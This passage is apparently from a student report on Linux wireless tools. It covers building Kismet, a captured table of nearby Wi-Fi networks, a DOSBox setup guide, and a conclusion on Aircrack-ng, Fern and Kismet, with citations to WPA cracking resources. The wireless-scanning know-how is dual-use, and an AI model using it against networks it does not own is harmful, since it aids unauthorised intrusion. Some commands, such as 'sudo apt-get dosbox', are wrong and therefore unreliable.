sudo git clone https://www.kismetwireless.net/git/kismet.git
```

(Copies the software development package from their website.)

```
cd kismet
```

(Switches to the Kismet directory where the software development package has been copied.)

```
sudo ./configure
```

(Runs the configuration script to find all specifics about your system and configure Kismet accordingly.)

```
make
```

(Reads the make file to build the application.)

If you encounter errors about missing header files (foo.h not found for example), try removing all `.d` files and running make again:

```
rm *.d
```

(These files are used to identify which parts of the code need to be recompiled. If code gets moved around in the repo and they aren't updated, they get confused.)

If this still does not fix the problem, you can try to remove the **Kismet directory**, re-run the git clone, and configure steps.

```
sudo make suidinstall
```

(Reads the make file called "suidinstall" to install Kismet with the proper permissions.)


```
sudo usermod -aG kismet your-user-here
```

Implement

1. sudo kismet command to start the tool.
2. Kismet will prompt you to access the software through a web browser by going to <http://localhost:2501/>.
3. It will ask you to create a user account for Kismet with a username and password.
4. To add an interface to scan, go to the hamburger bar at the top left, click **Data Sources**, and select the interface you want. You will then see the wireless devices and information around you.

Name	Type	Encryption	Last Seen	Packets	Signal	Channel	Manufacturer	Clients	Uptime	QBSS Channel Usage
bulldog	Wi-Fi AP	AES-BIP-CMAC256	Sep 01 2024 11:25:12	████████	-54	1	Aruba, a Hewlett Packard Enterp...	0	2d 1h 18m 3s	13.33%
bulldog	Wi-Fi AP	AES-BIP-CMAC256	Sep 01 2024 11:25:12	████████	-85	6	Aruba, a Hewlett Packard Enterp...	0	3d 9h 25m 39s	3.137%
bulldog	Wi-Fi AP	AES-BIP-CMAC256	Sep 01 2024 11:25:13	████████	-76	52	Aruba, a Hewlett Packard Enterp...	94	13d 4h 59m 13s	0.3922%
bulldog	Wi-Fi AP	AES-BIP-CMAC256	Sep 01 2024 11:25:17	████████	-51	44	Aruba, a Hewlett Packard Enterp...	86	13d 14h 52m 25s	2.353%
bulldog	Wi-Fi AP	AES-BIP-CMAC256	Sep 01 2024 11:25:16	████████	-79	11	Aruba, a Hewlett Packard Enterp...	14	2d 1h 19m 45s	3.137%
bulldog	Wi-Fi AP	AES-BIP-CMAC256	Sep 01 2024 11:25:13	████████	-81	60	Aruba, a Hewlett Packard Enterp...	85	13d 14h 52m 22s	0.3922%
bulldog	Wi-Fi AP	AES-BIP-CMAC256	Sep 01 2024 11:25:13	████████	-84	60	Aruba, a Hewlett Packard Enterp...	0	13d 1h 39m 26s	0.3922%
bulldog	Wi-Fi AP	AES-BIP-CMAC256	Sep 01 2024 11:25:16	████████	-87	11	Aruba, a Hewlett Packard Enterp...	0	2d 1h 57m 30s	16.08%
bruh	Wi-Fi AP	WPA2 WPA2-PSK TKIP AES-CCMP	Sep 01 2024 11:25:16	████████	-48	6	Cisco-Linksys, LLC	0	53m 38s	n/a
_owetm_bulldog3...	Wi-Fi AP	WPA3 WPA3-SAE AES-CCMP AES-BIP-CMAC256	Sep 01 2024 11:25:12	████████	-54	1	Aruba, a Hewlett Packard Enterp...	7	2d 1h 18m 3s	13.33%
_owetm_bulldog3...	Wi-Fi AP	WPA3 WPA3-SAE AES-CCMP AES-BIP-CMAC256	Sep 01 2024 11:25:13	████████	-75	52	Aruba, a Hewlett Packard Enterp...	94	13d 4h 59m 13s	0.3922%
_owetm_bulldog3...	Wi-Fi AP	WPA3 WPA3-SAE AES-CCMP AES-BIP-CMAC256	Sep 01 2024 11:25:17	████████	-51	44	Aruba, a Hewlett Packard Enterp...	84	13d 14h 52m 25s	2.353%
_owetm_bulldog3...	Wi-Fi AP	WPA3 WPA3-SAE AES-CCMP AES-BIP-CMAC256	Sep 01 2024 11:25:16	████████	-79	11	Aruba, a Hewlett Packard Enterp...	45	2d 1h 19m 45s	3.137%
TSCTUsers	Wi-Fi Ad-Hoc	WPA2 WPA2-EAP WPA2-EAP-FT AES-CCMP	Sep 01 2024 11:25:12	████████	-83	6	Aruba, a Hewlett Packard Enterp...	37	3d 9h 25m 40s	3.137%
TSCTUsers	Wi-Fi Ad-Hoc	WPA2 WPA2-EAP WPA2-EAP-FT AES-CCMP	Sep 01 2024 11:25:12	████████	-54	1	Aruba, a Hewlett Packard Enterp...	4	2d 1h 18m 3s	13.33%
TSCTUsers	Wi-Fi AP	WPA2 WPA2-EAP WPA2-EAP-FT AES-CCMP	Sep 01 2024 11:25:17	████████	-51	48	Aruba, a Hewlett Packard Enterp...	61	13d 14h 52m 25s	2.353%
TSCTUsers	Wi-Fi AP	WPA2 WPA2-EAP WPA2-EAP-FT AES-CCMP	Sep 01 2024 11:25:13	████████	-75	52	Aruba, a Hewlett Packard Enterp...	75	13d 4h 59m 13s	0.3922%
TSCTUsers	Wi-Fi Ad-Hoc	WPA2 WPA2-EAP WPA2-EAP-FT AES-CCMP	Sep 01 2024 11:25:16	████████	-79	11	Aruba, a Hewlett Packard Enterp...	14	2d 1h 19m 45s	3.137%
TSCTUsers	Wi-Fi Ad-Hoc	WPA2 WPA2-EAP WPA2-EAP-FT AES-CCMP	Sep 01 2024 11:25:16	████████	-87	11	Aruba, a Hewlett Packard Enterp...	0	2d 1h 57m 30s	16.08%
TSCTUsers	Wi-Fi Ad-Hoc	WPA2 WPA2-EAP WPA2-EAP-FT AES-CCMP	Sep 01 2024 11:25:13	████████	-84	60	Aruba, a Hewlett Packard Enterp...	60	13d 1h 39m 26s	0.3922%
TSCTUsers	Wi-Fi Ad-Hoc	WPA2 WPA2-EAP WPA2-EAP-FT AES-CCMP	Sep 01 2024 11:25:13	████████	-80	60	Aruba, a Hewlett Packard Enterp...	3	13d 14h 52m 22s	0.3922%

DOSBOX

DOSBox is an emulator that allows you to run old DOS games and applications on modern operating systems.

Ubuntu Universe Repository

To enable the Ubuntu Universe repository, use the following command within the terminal.

With this command, we are using the “`add-apt-repository`” tool to add “`universe`”.

```
sudo add-apt-repository universe
```

After installing, it's a good idea to update the package list cache

```
sudo apt update
```

Install DosBox

Use the following command order in the terminal to install dosbox

```
sudo apt-get dosbox
```

This command updates the list of available packages and their versions but does not install or upgrade any packages. It ensures that you have the latest information from the repositories.

```
sudo apt-get update
```

```
sudo apt-get install dosbox
```

The commands install the DOSBox package. It will download and install along with its dependencies along with updates.

We should be able to locate dosbox within the app library.

Mounting

Supporting videos : [▶ How To: Install and Configure DosBox on Linux](#)

Create a folder for DOSBOX games within the following directory
(*name the file dosgames or equivalent*)

```
/home/[username]
```


Locate and open the .conf file in the .dosbox folder in your home directory.

```
/home/[username]/.dosbox/dosbox-0.74-3.conf
```

The .conf file is hidden so you will need to use **CTRL + H** to enable hidden directories


Edit the .conf file and the following commands to mount DOSBOX as a C: directory
(*The location on where we the edit took place was at the very bottom line of the file*)

```
mount c /home/[username]/[created file name]
C:
```



```
[autoexec]
# Lines in this section will be run at startup.
# You can put your MOUNT lines here.
mount c /home/wlanlinux/dosgames
C:
```

By adding these commands to the .conf system file, everytime we launch DOSBOX it will automatically mount as a C: drive



```
DOSBox 0.74-3, Cpu speed: 3000 cycles, Frameskip 0, Program: DOSBOX

Welcome to DOSBox v0.74-3
For a short introduction for new users type: INTRO
For supported shell commands type: HELP

To adjust the emulated CPU speed, use ctrl-F11 and ctrl-F12.
To activate the keymapper ctrl-F1.
For more information read the README file in the DOSBox directory.

HAVE FUN!
The DOSBox Team http://www.dosbox.com

Z:\>SET BLASTER=A220 I7 D1 H5 T6
Z:\>mount c /home/wlanlinux/dosgames
Drive C is mounted as local directory /home/wlanlinux/dosgames/
Z:\>C:
C:\>
```

Dosbox should look similar to the following picture after running the program.

Installing Games

Supporting websites: [All games on DOSGames.com](https://www.dosgames.com/)


Download any dos game file from any website (example one provided). Unzip the file and drop it within the following directory we made earlier.

```
mount c /home/[username]/[created file name]
```

Repeat this step as many times with as many different games, you will be able to access all games within doxbox

Playing Games

If you already know the game file and name we want to play skip this step. To view all game files in the directory use the command **DIR**.



```
C:\>dir
Directory of C:\.
.                <DIR>                12-09-2024 13:33
..               <DIR>                12-09-2024 11:31
DOOM             <DIR>                12-09-2024 13:32
0 File(s)       0 Bytes.
3 Dir(s)        262,111,744 Bytes free.

C:\>_
```

Change into the game directory with the CD command followed by the game file name.

```
CD [filename]
```

Our example

```
CD DOOM
```

After changing the directory run the game .exe file with the following command

```
[filename.exe]
```

Our example

```
DOOM.exe
```

The game should be running now.

Overall Conclusion

While there are hundreds of tools available to Linux users, when it comes to setting up and securing a Wireless LAN we've found that most, if not all, of your needs can be met with the Aircrack suite. Aircrack-ng is uncontested in relevancy, variety, and efficiency and makes for an amazing set of tools for setting up and securing a Wireless Linux LAN environment. Newer Linux users intimidated by command-line environments can test their network with tools like Fern, but it comes at the expense of less customization and a lack of information happening in the background as Fern goes to work. A tool like Kismet works really well in tandem with Aircrack, but is also capable of working by itself to find flaws and holes in your network. Kismet, like Fern, relies on a GUI which means it comes with similar downsides, but Kismet generally provides more versatility and usefulness than Fern. For any users who are looking into a wireless LAN in a Linux environment and are comfortable with a CLI environment, Aircrack is uncontested in all fields and is constantly being updated with new and more powerful tools.

Works Cited

Wireshark Wiki: Home, <https://wiki.wireshark.org>. Accessed 10 September 2024.

“airolib-ng.” *Aircrack-ng*, 15 April 2019, <https://www.aircrack-ng.org/doku.php?id=airolib-ng>. Accessed 10 September 2024.

“airtun-ng.” *Aircrack-ng*, 12 April 2015, <https://www.aircrack-ng.org/doku.php?id=airtun-ng>. Accessed 10 September 2024.

“cracking_wpawpa2 [hashcat wiki].” *Hashcat*, https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2. Accessed 10 September 2024.

“Main.” *Aircrack-ng*, 16 January 2023, <https://www.aircrack-ng.org/doku.php>. Accessed 10 September 2024.

“savio-code/fern-wifi-cracker: Automatically exported from code.google.com/p/fern-wifi-cracker.” *GitHub*, <https://github.com/savio-code/fern-wifi-cracker>. Accessed 10 September 2024.

“USB-WiFi/home/USB_WiFi_Adapters_that_are_supported_with_Linux_in-kernel_drivers.md at main · morrownr/USB-WiFi.” *GitHub*, https://github.com/morrownr/USB-WiFi/blob/main/home/USB_WiFi_Adapters_that_are_supported_with_Linux_in-kernel_drivers.md. Accessed 10 September 2024.

“USB-WiFi/home/USB_WiFi_Chipsets.md at main · morrownr/USB-WiFi.” *GitHub*, https://github.com/morrownr/USB-WiFi/blob/main/home/USB_WiFi_Chipsets.md. Accessed 10 September 2024.

“DOSBOX” <https://www.dosbox.com/> Accessed 10 September 2024

“Basic Setup and Installation of DosBox - DOSBoxWiki”,

https://www.dosbox.com/wiki/Basic_Setup_and_Installation_of_DosBox Accessed 10

September 2024

“DOSBox v0.74-3 Manual” <https://www.dosbox.com/DOSBoxManual.html> Accessed 10

September 2024